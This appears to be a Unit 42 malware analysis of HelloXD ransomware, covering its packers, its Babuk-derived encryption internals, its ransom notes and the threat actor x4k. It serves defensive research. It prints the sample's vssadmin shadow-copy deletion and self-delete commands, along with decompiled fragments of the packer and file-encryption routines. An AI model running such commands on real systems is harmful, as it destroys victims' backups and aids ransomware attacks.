Exposing HelloXD Ransomware and x4k

unit42.paloaltonetworks.com/helloxd-ransomware


Daniel Bunce, Doel Santos June 11, 2022

By Daniel Bunce and Doel Santos

June 10, 2022 at 6:00 PM

Category: Ransomware, Threat Briefs and Assessments

Tags: HelloXD, x4k



Executive Summary

HelloXD is a ransomware family performing double extortion attacks that surfaced in November 2021. During our research we observed multiple variants impacting Windows and Linux systems. Unlike other ransomware groups, this ransomware family doesn't have an active leak site; instead it prefers to direct the impacted victim to negotiations through TOX chat and onion-based messenger instances.

Unit 42 performed an in-depth analysis of the ransomware samples, the obfuscation and execution from this ransomware family, which contains very similar core functionality to the leaked Babuk/Babyk source code. It was also observed that one of the samples deployed MicroBackdoor, an open-source backdoor allowing an attacker to browse the file system, upload and download files, execute commands, and remove itself from the system. We believe this was likely done to monitor the progress of the ransomware and maintain an additional foothold in compromised systems.

During the analysis of the MicroBackdoor sample, Unit 42 observed the configuration and found an embedded IP address, belonging to a threat actor we believe is potentially the developer: x4k, also known as L4ckyguy, unKn0wn, unk0w, _unkn0wn and x4kme.

Unit 42 has observed x4k in various hacking and non-hacking forums, which has linked the threat actor to additional malicious activity such as:

- Cobalt Strike Beacon deployment.
- Selling proof-of-concept (PoC) exploits.
- Crypter services.
- Developing custom Kali Linux distros.

- Hosting and distributing malware.
- Deployment of malicious infrastructure.

Palo Alto Networks detects and prevents HelloXD and adjacent x4k activity with the following products and services: Cortex XDR and Next-Generation Firewalls (including cloud-delivered security subscriptions such as WildFire).

Due to the surge of this malicious activity, we've created this threat assessment for overall awareness.

Related Unit 42 Topics Ransomware, Ransomware Threat Report

Table of Contents

HelloXD Malware Overview

HelloXD is a ransomware family first observed in the wild on Nov. 30, 2021. This ransomware family uses a modified ClamAV logo in their executables. ClamAV is an open-source antivirus engine used to detect malware. We also have observed additional samples with different versions of the logo, which led us to believe the ransomware developer may like using the ClamAV branding for their ransomware. Additionally, some of the observed samples include properties information that can be observed in Figure 1.




Figure 1. Ransomware sample properties details.

The file description included the entry VlahmAV, a play on words on ClamAV, and the developer named the ransomware HelloXD and used another potential alias, uKnow, as the developer of HelloXD in the copyright section.

When executed, HelloXD tries to disable shadow copies to inhibit system recovery before encrypting files using the following commands embedded in the sample:

```
cmd.exe /c vssadmin.exe delete shadows /all/quiet
"C:\Windows\System32\cmd.exe" /c vssadmin.exe delete shadows /all
/quiet
vssadmin.exe  delete shadows /all /quiet
```


Additionally the ransomware does a ping to 1.1.1[.]1 and asks to wait a timeout of 3000 milliseconds between each reply, quickly followed with a delete command to delete the initial payload.

cmd.exe /C ping 1.1.1[.]1 -n 1 -w 3000 > Nul & Del /f /q
"C:\Users\admin\Desktop\xd.exe"

Two of the initial set of samples identified create a unique mutex containing the following message:

mutex: With best wishes And good intentions...

After those commands are executed, the ransomware finishes by appending the file extension .hello, alongside a ransom note titled Hello.txt (Figure 2).



Name	Date modified	Type	Size
1.txt.hello	3/22/2022 4:46 PM	HELLO File	1 KB
2.txt.hello	3/22/2022 4:46 PM	HELLO File	1 KB
document.rtf.hello	3/22/2022 4:46 PM	HELLO File	1 KB
Hello	3/22/2022 4:46 PM	Text Document	4 KB
password.txt.hello	3/22/2022 4:46 PM	HELLO File	1 KB
test.txt.hello	3/22/2022 4:46 PM	HELLO File	1 KB

Figure 2. Encrypted files and ransom note.

The ransom note was modified between the observed samples. In the first sample we encountered (Figure 3, left), the ransom note only linked to a TOX ID, whereas a later observed sample (Figure 3, right) links to an onion domain as well as a TOX ID (different from the one in the first version). At the time of writing, this site is down.




Figure 3. Ransomware note comparison between the two observed variants.

The ransomware creates an ID for the victim which has to be sent to the threat actor to make it possible to identify the victim and provide a decryptor. The ransom note also instructs victims to download Tox and provides a Tox Chat ID to reach the threat actor. Tox is a peer-to-peer instant messaging protocol that offers end-to-end encryption and has been observed being used by other ransomware groups for negotiations. For example, LockBit 2.0 leverages Tox Chat for threat actor communications.

When observing both variants executing on virtual environments, we noted that the more recent variants changed the background to a ghost – a theme we've noticed in this threat actor's work since our earliest observations of it. However, the previous version didn't change the background at all – it simply left the ransom note we observed previously (Figure 4).




Figure 4. Desktop wallpaper change – none for older variant (left), ghost for newer variants (right).

Packer Analyses


During analysis and threat intel gathering, we discovered two main packers used for HelloXD ransomware binaries, as well as for other malware samples linked to the potential author (Figure 5).

The first type of packer is a modified version of UPX. The code is extremely similar between UPX-packed binaries and the custom packer, however the custom packer avoids using identifiable section names such as .UPX0 and .UPX1, and leaves the default .text, .data, and .rsrc names unchanged. There are also no magic bytes within the packed payload, unlike UPX-packed

binaries, which contain the magic bytes UPX!.

However, a dead giveaway that the sample is packed is the raw size of the .text section, which is zeroed out, while the virtual size is much larger, as expected; this is identical to a .UPX0 section. As there is no data within the .text section on disk, the entry point of the unpacking stub is within the .data section, which will unpack the malicious code into the .text section on runtime.

All of these details point toward the threat actor having modified or copied certain elements from the UPX packer, which can be further confirmed by comparing a UPX-packed binary with a custom-packed HelloXD binary.



```
            {
              LOBYTE(v124) = v124 & 0xF;
              v124 <<= 16;
              LOWORD(v124) = *v122++;
            }
            j = (int *)((char *)j + v124);
            v125 = *j;
            LOBYTE(v125) = BYTE1(*j);
            BYTE1(v125) = *j;
            v126 = __ROL4__(v125, 16);
            v127 = v126;
            LOBYTE(v126) = BYTE1(v126);
            BYTE1(v126) = v127;
          }
          v128 = *(void (__cdecl **)(int, int, int, int *))(v106 + 430280);
          v129 = v106 - 4096;
          v163[0] = 0;
          v128(v106 - 4096, 4096, 4, v163);
          *(_BYTE *)(v129 + 407) &= ~0x80u;
          *(_BYTE *)(v129 + 447) &= ~0x80u;
          v128(v106 - 4096, 4096, v159, &v159);
          v155 = v106 - 4096 + 430221;
          *(_BYTE *)v155 = 0;
          ((void (__cdecl *)(int, int, _DWORD))(v155 - 1))(v106 - 4096, 1, 0);
          do
            v160 = 0;
          while ( &v160 != &v131 );
          JUMPOUT(0x401120);
        }
      }
    }
```

```
            v72 = v59;
            v65 = v63 - 1;
            do
            {
              if ( !v64 )
                break;
              v17 = *v59++ == v65;
              --v64;
            }
            while ( !v17 );
            v66 = (*(int (__cdecl **)(int, char *))((char *)&dword_C42030 + (_DWORD)v50))(v62, v72);
            if ( !v66 )
              break;
            *v61++ = v66;
          }
          v60 = (*(int (**)(void))((char *)&dword_C4202C + (_DWORD)v50))();
        }
        v67 = *(void (__cdecl **)(char *, int, int, int *))((char *)&dword_C42034 + (_DWORD)v50);
        v68 = v50 - 4096;
        v70 = v60;
        v67(v50 - 4096, 4096, 4, &v70);
        v68[415] &= ~0x80u;
        v68[455] &= ~0x80u;
        v67(v50 - 4096, 4096, v69[0], v69);
        do
          v70 = 0;
        while ( &v70 != &v71 - 32 );
        JUMPOUT(0x45FD90);
      }
    }
  }
```

Figure 5. Similarities between custom packed sample (left) and sample packed with original UPX (right).

The second packer we discovered consists of two layers, with the second being the custom UPX packer discussed above. This particular packer seems to be more common on x64 binaries and involves decrypting embedded blobs using a seemingly custom algorithm containing unconventional instructions such as XLAT (Figure 6).

```
__int64 __fastcall sub_14009C5CB(__int64 *a1, __int64 a2)
{
  __int64 v3; // r12
  __int64 result; // rax

  _RBX = a2;
  v3 = 2i64;
  do
  {
    _RAX = *a1;
    __asm { xlat }
    _RAX = __ROR8__(_RAX, 8);
    __asm { xlat }
    _RAX = __ROR8__(_RAX, 8);
    __asm { xlat }
    _RAX = __ROR8__(_RAX, 8);
    __asm { xlat }
    _RAX = __ROR8__(_RAX, 8);
    __asm { xlat }
    _RAX = __ROR8__(_RAX, 8);
    __asm { xlat }
    _RAX = __ROR8__(_RAX, 8);
    __asm { xlat }
    _RAX = __ROR8__(_RAX, 8);
    __asm { xlat }
    result = __ROR8__(_RAX, 8);
    *a1++ = result;
    --v3;
  }
  while ( v3 );
  return result;
}
```

Figure 6. Decryption with XLAT and ROR8 instructions inside packer.

Aside from storing the encrypted second layer, there is little to no obfuscation within the packer; API calls such as VirtualAlloc and VirtualProtect are clearly visible, and there is no control flow obfuscation.

Ransomware Internals


We have observed two different samples of the HelloXD ransomware publicly available, indicating it is still under development by the author(s). The first sample is fairly rudimentary, with minimal obfuscation and typically paired with an obfuscated loader responsible for decrypting it through the use of the WinCrypt API before injecting it into memory. The second sample, on the

other hand, is far more obfuscated, and is executed in memory by a packer rather than a full-scale loader.

While the obfuscation and execution may differ between the two, both samples contain very similar core functionality, due to the author copying the leaked Babuk/Babyk source code in order to develop the HelloXD ransomware (Figure 7). As a result, a lot of the function structure overlaps with Babuk, after getting past the obfuscation.

	Sample 1 - Windows	**Sample 2 - Windows**
Hashes	4a2ee1666e2e9c40d372853e2203a7f2336b6e03	1758a8db8485f7e70432c07a9e3d5c0bb5743889
Execution	Obfuscated Loader	Packer
Algorithms	Modified HC-128, Curve25519-Donna	Rabbit Cipher, Curve25519-Donna
Obfuscation	Minimal	Control Flow
Files	Generic Files	Generic Files, MBR, Boot Files

Table 1. Ransomware sample comparison summary.



```
while ( 1 )
{
  hFile = CreateFileW(lpString1, 0xC0000000, 0, 0, 3u, 0x8000000u, 0);
  result = (WCHAR *)wHeapFree(lpString1);
  if ( hFile != (HANDLE)-1 )
  {
    GetFileSizeEx(hFile, &FileSize);
    lpBuffer = m_alloc(0x100000u);
    if ( lpBuffer )
    {
      CryptGenRandom(hProv, 0x20u, pbBuffer);
      pbBuffer[0] &= 0xF8u;
      v42 &= ~0x80u;
      v42 |= 0x40u;
      curve25519_donna(Buffer, pbBuffer, &v45);
      curve25519_donna(v40, pbBuffer, curvePublicKey);
      sha512((int)v40, 32, (int)v35);
      hc128_setup_1((HC128_CTX *)v32, (uint32_t *)v35, 0x100u, 0x100u);
      hc128_setup_2((HC128_CTX *)v32, (uint32_t *)v36);
      v38 = checksum(v35, 64);
      customMemset((int)v33, 0, 64u);
      customMemset((int)v35, 0, 0x40u);
      customMemset((int)v40, 0, 0x40u);
      liDistanceToMove.QuadPart = 0i64;
      SetFilePointerEx(hFile, 0i64, 0, 0);
      if ( FileSize.QuadPart <= 0x1400000 )
      {
        if ( FileSize.QuadPart <= 0x500000 )
        {
          if ( FileSize.QuadPart > 0 )
          {
            if ( FileSize.QuadPart <= 64 )
            {
00000CB9 encryptFiles:125 (4098B9)
```

```
          CloseHandle(v79);
          if ( dword_351AB8 < 10 || (((_BYTE)dword_351ABC * ((_BYTE)dword_351ABC - 1)) & 1) == 0 )
            break;
LABEL_64:
          CloseHandle(v79);
        }
        goto LABEL_65;
      }
      v94 = v10;
      pbBuffer_1 = (BYTE *)(v90 + 2);
      v106 = v93 + 8;
      CryptGenRandom = (void (__stdcall *)(HCRYPTPROV, DWORD, BYTE *))::CryptGenRandom;
      for ( i = (BYTE *)(v90 + 2); ; pbBuffer_1 = i )
      {
        pbBuffer = (int)pbBuffer_1;
        CryptGenRandom(hProv, 0x20u, pbBuffer_1);
        v19 = v90;
        *((_BYTE *)v90 + 32) &= 0xF8u;
        *((_BYTE *)v19 + 63) = *((_BYTE *)v19 + 63) & 0x3F | 0x40;
        curve25519_donna(v100, pbBuffer, (int)v92);
        curve25519_donna(v19, pbBuffer, (int)curvePublicKey);
        v20 = v93;
        sha512(32, v19, 32u, (int)v93);
        v21 = v95;
        v22 = w_rabbitCipher_0(v95, v20);
        w_rabbitCipher_1(v22, (int)v21, v106);
        v23 = sub_31A37E(0x20, v20, 0x20u, 28135);
        *((_DWORD *)v100 + 8) = v23;
        v24 = sub_31A46F(v23, 64, (int)v20);
        sub_31A46F(v24, 64, (int)v90);
        v25 = (LARGE_INTEGER *)v97;
        *((_DWORD *)v97 + 1) = 0;
        v25->LowPart = 0;
        SetFilePointerEx(FileW, *v25, 0, 0);
```

Figure 7. Side-by-side of encryption function in Babuk (left) and HelloXD (right).

While there is a lot of overlap between HelloXD and Babuk, there are some small but crucial differences to take note of between Babuk and the two different variants.

HelloXD version 1 is the least modified, utilizing Curve25519-Donna and a modified HC-128 algorithm to encrypt file data, while also containing the same CRC hashing routine incorporating the string dong, possibly referencing Chuong Dong, who had previously analyzed and reported on the first version of Babuk (Figure 8).

```
v70 = 'gnod';
v71 = 0LL;
do
  v70 = crc32Table[HIBYTE(v70) ^ *((unsigned __int8 *)v83 + v71++)] ^ (v70 << 8);
while ( (_DWORD)v71 != 64 );
v127[8] = v70;
```

Figure 8. HelloXD checksum calculation.

The HelloXD author(s) did modify the infamous file marker and mutex however, opting for dxunmgqehhehyrhtxywuhwrvzxqrcblo as the file marker and With best wishes And good intentions… as the mutex (Figure 9).




Figure 9. Original HelloXD mutex.

With HelloXD version 2, the author(s) opted to alter the encryption routine, swapping out the modified HC-128 algorithm with the Rabbit symmetric cipher. Additionally, the file marker changed again, this time to what seems to be random bytes rather than a coherent string. The mutex is also modified, set to nqldslhumipyuzjnatqucmuycqkxjon in one of the samples (Figure 10).

```
v1 = (((_BYTE)dword_3519A8 * ((_BYTE)dword_3519A8 - 1)) & 1) == 0 || dword_3519AC < 10;
v39 = *((_OWORD *)a1 + 2);
v40 = *((_OWORD *)a1 + 3);
v2 = a1[9];
v3 = a1[16] + a1[8] + 0x4D34D34D;
a1[8] = v3;
v4 = (v3 < (unsigned int)v39) + v2 - 0x2CB2CB2D;
a1[9] = v4;
v5 = (v4 < DWORD1(v39)) + a1[10] + 0x34D34D34;
a1[10] = v5;
v6 = (v5 < DWORD2(v39)) + a1[11] + 0x4D34D34D;
a1[11] = v6;
v7 = (v6 < HIDWORD(v39)) + a1[12] - 0x2CB2CB2D;
a1[12] = v7;
v8 = (v7 < (unsigned int)v40) + a1[13] + 0x34D34D34;
a1[13] = v8;
v9 = (v8 < DWORD1(v40)) + a1[14] + 0x4D34D34D;
a1[14] = v9;
v10 = (v9 < DWORD2(v40)) + a1[15] - 0x2CB2CB2D;
a1[15] = v10;
a1[16] = v10 < HIDWORD(v40);
for ( i = 0; ; ++i )
{
  v12 = a1[i] + v3;
  *(&v41 + i) = ((((((unsigned __int16)v12 * (unsigned int)(unsigned __int16)v12) >> 17)
                 + HIWORD(v12) * (unsigned __int16)v12) >> 15)
               + HIWORD(v12) * HIWORD(v12)) ^ (v12 * v12);
  if ( i == 7 )
    break;
  v3 = a1[i + 9];
```

Figure 10. Rabbit cipher.

Both versions have been compiled with the same compiler (believed to be GCC 3.x and above based on the mangling of export names), resulting in very similar exports between not only the ransomware variants, but also other malware that we have linked to the potential author (Figure 11).

_Z12initCallbackPw	00000001400081EC	1
_Z16d2816ea60753364fPKw	0000000140007FE2	2
_Z16d813fb2f7e16258aPw	0000000140007CA5	3
_Z16fbddd3ee5768b27aP13_NETRESOURCEW	0000000140007F0B	4
_Z16fe7bb5bd884a4b05PKw	0000000140007A2B	5
_Z17_a94acad879016c13v	00000001400008BB8	6
_Z17_c32ef15adecfbcf9v	00000001400092EC	7
